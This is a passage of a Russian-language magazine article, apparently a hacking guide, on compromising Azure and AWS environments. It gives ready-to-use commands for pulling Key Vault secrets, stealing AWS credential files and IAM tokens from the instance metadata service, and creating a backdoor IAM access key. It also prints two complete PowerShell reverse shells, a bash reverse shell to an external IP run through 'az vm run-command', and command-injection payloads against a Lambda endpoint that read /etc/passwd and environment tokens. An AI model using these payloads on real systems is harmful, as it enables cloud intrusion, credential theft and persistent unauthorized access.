
позволяет узнать данные о Key Vault. Key Vault — это служба, которая помогает хранить ключи в аппаратных модулях безопасности (HSM), зашифровывая ключи и небольшие секретные данные, например пароли. Очевидно, что Key Vault должен быть правильно настроен, иначе может произойти нечто подобное тому, что показано на скриншоте ниже.



Вот почему важно правильно настроить Key Vault


А вот еще несколько команд, позволяющих выудить из Azure нужные взломщику сведения:

- `az resource show --id /subscriptions/… | grep -E enablePurgeProtection|enableSoftDelete` — проверить, можно ли восстановить Key Vault;
- `az keyvault secret list --vault-name name --query [*].[{"name":attributes.name},{"enabled":attributes.enabled},{"expires":attributes.expires}]` — проверить, когда секретный ключ Key Vault истекает;
- `az keyvault secret list --vault-name KeyVaultdatasecure --query '[].id'` — получить URL для Key Vault;
- `az keyvault secret show --id` — получить данные, хранящиеся в Key Vault;
- `az network nsg list --query [*].[name,securityRules]` — получить данные о политике безопасности для сети Azure.



Результат работы команды az keyvault secret show --id

С помощью приведенных выше команд можно увидеть детали настроек политик безопасности для сети, к примеру название политики, группы, конфигурации. Обрати внимание на теги `access`, `destinationPortRange`, `protocol` и `direction`. Они показывают, что на сервере разрешены внешние подключения. Установка удаленного доступа к C&C значительно облегчает задачу атакующему и повышает шансы остаться незамеченным.




По ряду признаков можно определить, что на сервере разрешены подключения извне

Сбор данных с помощью утилиты AWS

AWS CLI — это единый инструмент для управления сервисами AWS. Загружаешь всего одно средство — и можешь контролировать множество сервисов AWS из командной строки и автоматизировать их с помощью скриптов.


Если утилита AWS установлена на скомпрометированной машине, можно проверить, сконфигурирован ли AWS-профиль. Конфигурационные данные к AWS на компьютерах под управлением Linux хранятся в файле `~/.aws/credentials`, а в Windows — в `C:\Users\USERNAME\.aws\credentials`. Этот файл может содержать данные к учетной записи AWS (access key ID, secret access key и session token). Полученную таким образом учетную запить можно использовать для удаленного доступа в будущем.



Извлечение данных о конфигурации AWS CLI

С помощью следующих команд AWS CLI мы получим важную информацию о развернутой в сети облачной инфраструктуре:

- `aws sts get-caller-identity` — получить данные об используемой учетной записи;
- `aws iam list-users` — перечислить всех IAM-пользователей;
- `aws s3 ls` — перечислить все доступные AWS S3;
- `aws lambda list --functions` — перечислить все lambda-функции;
- `aws lambda get-function --function-name [function_name]` — собрать дополнительную информацию по lambda-переменным, локации и так далее;
- `aws ec2 describe-instances` — перечислить все доступные виртуальные машины;
- `aws deploy list-applications` — перечислить все доступные веб-сервисы;
- `aws rds describe-db-instances` — показать все доступные базы данных RDS.




С помощью одной команды мы можем получить данные о доступных RDS-базах

Существуют и другие методы сбора информации на скомпрометированной системе. К примеру, можно воспользоваться командой `history` и посмотреть, какие команды выполнялись за последнее время на этой машине.

РАСШИРЕНИЕ ПРАВ И ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ AWS


Чтобы закрепиться в системе, можно создать учетную запись с секретными ключами и именем `iamadmin`, которая будет выполнять функцию бэкдора для атакующего. Для этого воспользуемся командой

```
aws iam create-access-key --user-name iamadmin
```



Создаем учетную запись для закрепления в системе

С помощью команд SSH можно подключиться к удаленному AWS bucket.



Подключение к AWS bucket с использованием SSH

Получается, что боковыми движениями мы заполучили доступ к инфраструктуре AWS. При эксплуатации SSH желательно всегда проверять следующие директории и файлы:

- `.ssh/authorized_keys` — содержит подпись публичных ключей для любых авторизованных клиентов;
- `.ssh/id_rsa` — содержит приватные ключи для клиентов;
- `.ssh/id_rsa.pub` — содержит публичные ключи для клиента;
- `.ssh/known_hosts` — содержит список подписей хостов.

Azure


Итак, нам удалось найти данные для учетных записей и собрать достаточно информации, чтобы понять, что в инфраструктуре Azure присутствует несколько виртуальных машин и сервисов. Виртуальные машины в Azure очень похожи на обычные машины, которые работают в виртуальной среде, и потому поддерживают стандартный набор команд. Запустим Nmap на одной из виртуальных машин AWS.

```
nmap -sS -sV -v -Pn -p- <IP-адрес>
```


Запускаем Nmap на виртуальной машине


Видно, что на удаленной виртуальной машине работает Apache на 80-м порте. Как правило, настройки доступа в среде Azure устанавливаются с помощью правил Azure network group. Так что нужно быть внимательным и не забывать менять тестовые настройки. Как оказалось, мы имеем дело с веб-приложением для тестирования статуса машин в облаке. Не буду углубляться в подробности тестирования веб-приложения, а просто приведу пример, как уязвимость в веб-приложении может предоставить доступ к удаленной виртуальной машине в Azure.

Для перебора учетных данных использовался DirBuster, который привел меня на страницу с формой логина администратора. Выяснилось, что приложение уязвимо к перечислению пользователей и брутфорсу пароля. Сбрутить пароль можно с использованием Burp Suite.



Форма логина администратора веб-приложения

Приложение оказалось уязвимым к запуску команды на удаленном компьютере.



Запуск команды на удаленном компьютере

Видно, что это машина под управлением Windows, на которой можно попробовать взять шелл. Для начала нужно запустить слушателя на машине атакующего. В качестве примера будет использован netcat: выполним команду `nc -lvp 9090`, которая запускает слушателя на порте 9090 и переводит его в режим ожидания удаленного TCP-соединения.

Можно использовать приведенный ниже PowerShell reverse shell либо загрузить на машину свой собственный шелл, так как этот может быть обнаружен антивирусами и EDP-системами. Вот два примера шелла PowerShell, которые можно использовать на удаленной машине.

Первый шелл

```
powershell 127.0.0.1&powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('IP,9090);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Второй шелл

```
$client = New-Object System.Net.Sockets.TCPClient("IP",9090);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Как только мы получим шелл, можно приступить к постэксплуатации и дальнейшим горизонтальным перемещениям.


Продолжение статьи →

АТАКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ ВЗЛОМА ПРИЛОЖЕНИЙ В AZURE И AWS


Сила Azure Run — берем шелл

Одна из наиболее интересных возможностей Azure — это `run command`, функция, которая позволяет удаленно выполнять команды без доступа через SSH или RDP. `Run command` можно использовать в связке с `az group list` — командой, перечисляющей группы на атакуемой машине.



az group list — перечислим группы


Для перечисления виртуальных машин в группе используется команда `az vm list -g GROUP-NAME`.



Перечисляем все VM в группе

Нам удалось найти линуксовую виртуалку, которую можно попробовать проэксплуатировать. Запустим на ней команду с помощью следующей процедуры:

```
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id
RunShellScript --scripts "id"
```



Запускаем команду на удаленной VM

С использованием вот такой команды мы можем взять шелл на линукс-машине:

```
az vm run-command invoke -g bapawsazureresourcegroup2 -n test-vm1
--command-id RunShellScript --scripts "bash -c \"bash -i >& /dev/tcp/
54.243.157.47/9090 0>&1\"
```

В принципе, все то же самое может быть проделано для машины на базе Windows. К примеру, можно использовать команду


```
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id
RunPowerShellScript --scripts "whoami"
```

МАНИПУЛЯЦИИ НА ЦЕЛЕВОЙ МАШИНЕ И ПОСТЭКСПЛУАТАЦИЯ AZURE

Кража метаданных с виртуальной машины Azure

Так как у нас уже имеется доступ к одной из виртуальных машин в Azure, можно попробовать извлечь метаданные. Для этого используем следующую команду:


```
curl -UseBasicParsing -Headers @{"Metadata"="true"} 'http://169.254.
169.254/metadata/instance?api-version=2017-08-01&format=text'
```



Извлекаем метаданные с машины Azure

Проверим публичный IP-адрес узла:

```
curl -UseBasicParsing -Headers @{"Metadata"="true"} 'http://169.254.
169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/
publicIpAddress?api-version=2017-08-01&format=text'
```



Проверка публичного IP-адреса

Если у машины есть доступ в интернет, это сильно облегчит задачу злоумышленника. Также можно попробовать собрать данные с помощью OSINT и использовать их для получения доступа извне.

AWS

Кража метаданных из AWS

Так как нам удалось заполучить доступ к Amazon Elastic Compute Cloud (EC2), можно атаковать любой из аспектов EC2 — не только веб-приложения или службы, но и доступ к самому облачному сервису.


INFO

Во время настройки EC2 юзер получает возможность создать пару ключей для SSH. При создании EC2 в инфраструктуре Windows предоставляется файл для RDP и учетная запись. Одна из базовых настроек безопасности — раздел «Группы безопасности», где пользователь может разрешить доступ к определенным портам и определенным IP-адресам, что очень похоже на обычный файрвол.

EC2 metadata — это данные об инстанции EC2. Эти данные хранятся в незашифрованном виде и могут быть извлечены с EC2, если имеется локальный доступ к машине. Приведу пример, как с помощью уязвимости в серверной части можно заполучить интересную информацию об учетных записях. Можно воспользоваться curl, чтобы проверить метаданные на инстанции EC2.

```
curl -v http://169.254.169.254/
```

Вывод этой команды выглядит так, как показано на скриншоте ниже.



Вывод команды curl


IP-адрес 169.254.169.254 — это локальный адрес по умолчанию, который может быть доступен только с самой инстанции. Каждый продукт AWS имеет свой уникальный ID. Получить его можно с помощью следующей команды:

```
curl http://169.254.169.254/latest/meta-data/ami-id
```

Чтобы проверить публичный адрес EC2, используй команду


```
curl http://169.254.169.254/latest/meta-data/public-hostname
```

Команда `Ec2-metadata` дает возможность просмотреть общие метаданные EC2.



Просмотр метаданных EC2

Чтобы узнать публичный IP-адрес, используй команду `Ec2-metadata -v`. Имея публичный адрес, можно выполнить атаку извне. Для начала стоит проверить, доступен ли IP, с использованием Nmap.



Исследуем хост с помощью Nmap

Оказывается, на хосте работает SSH, к тому же уязвимая версия. Это подсказывает нам еще несколько возможных векторов атак.


Кража учетной записи IAM и настройка удаленного доступа

Чтобы узнать данные IAM, используй команду вида

```
curl http://169.254.169.254/latest/meta-data/iam/info
```

Получить расширенные данные, включающие accessID, SecretAccessKey, Token, позволяет команда

```
curl http://169.254.169.254/latest/meta-data/iam/
security-credentials/ec2acess
```




Получение данных IAM

Для успешной атаки с помощью учетной записи IAM нужно иметь следующие данные:

- aws_access_key_id;
- aws_secret_access_key;
- aws_session_token.


Чтобы настроить скомпрометированный IAM-аккаунт для удаленного доступа, для начала нужно создать новый профиль с использованием краденых данных:

```
aws configure --profile hackme
```



Создаем «левый» профиль с использованием краденых данных

Профиль создан, но еще нужно добавить токен для полноценной работы удаленного доступа. Его можно прописать вручную, изменив файл `~/.aws/credentials`.




Прописываем токен для нормальной работы удаленного доступа

На одной машине можно создать неограниченное количество профилей, главное — не меняй профиль по умолчанию.

AWS — выполнение действий на машине с помощью nimbostratus

Nimbostratus был создан как утилита тестирования в AWS. Но эта тулза может использоваться для кражи учетных данных на скомпрометированных EC2, кражи метаданных, для создания IAM-пользователя, работы с образами RDS и многих других задач. Например, можно получить метаданные с использованием nimbostratus следующим способом:

```
python nimbostratus dump-ec2-metadata
```



Получение метаданных с использованием nimbostratus


ЭКСПЛУАТАЦИЯ СЕРВИСОВ

Эксплуатация уязвимости в AWS Lambda

AWS Lambda — это платформенная услуга Amazon Web Services, предоставляется она по принципу «функция как услуга». На что стоит обратить внимание при тестировании AWS Lambda?

- Доступ к Lambda предоставляется через сетевой шлюз (gateway) или же через AWS-триггеры.
- Чаще уязвимости обнаруживаются при тестировании на инъекции, фаззинге и мисконфигурациях серверной части.

Например, при вводе точки с запятой в строку для URL и какой-либо команды видно, что эта команда исполняется из-за наличия уязвимости на стороне сервера.



Эксплуатация командной инъекции в AWS Lambda

Например, запустить команду `id` на удаленной машине можно следующим образом.

```
curl https://8o9kujtxv3.execute-api.us-east-1.amazonaws.com/api/hack;
id;w
```

А с помощью следующей команды можно заглянуть в `/etc/passwd`.

```
curl https://API-endpoint/api/hello;cat%20%2fetc%2fpasswd;w
```

Чтобы скопировать эту информацию в текстовый файл, используем следующую директиву.


```
curl https://8o9kujtxv3.execute-api.us-east-1.amazonaws.com/api/hack;
cat%20%2fetc%2fpasswd;w > pass.txt
```

Еще одна важная особенность Lambda — это временный токен, который предоставляется в виде переменной среды. Его можно проверить командой `printenv`:

```
curl https://8o9kujtxv3.execute-api.us-east-1.amazonaws.com/api/hack;
printenv;w
```

Когда учетные данные AWS украдены и добавлены в интерфейс командной строки AWS, можно попытаться загрузить lambda-код. Это необходимо, если ты хочешь узнать, какие lambda-функции выполняются в целевой среде, а также попытаться найти конфиденциальную информацию.

Перечислить lambda-функции, которые доступны для текущего профиля, можно с помощью команды `aws lambda list-functions`. Ее вывод показан на следующем скриншоте.



Перечисляем lambda-функции, которые доступны для текущего профиля

Чтобы получить ссылку на загрузку lambda-функции, используй эту команду:

```
aws lambda get-function --function-name <FUNCTION-NAME>
```

Как только код будет загружен на твою машину, можно проверить, содержит ли он уязвимости и конфиденциальную информацию.

АТАКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ ВЗЛОМА ПРИЛОЖЕНИЙ В AZURE И AWS

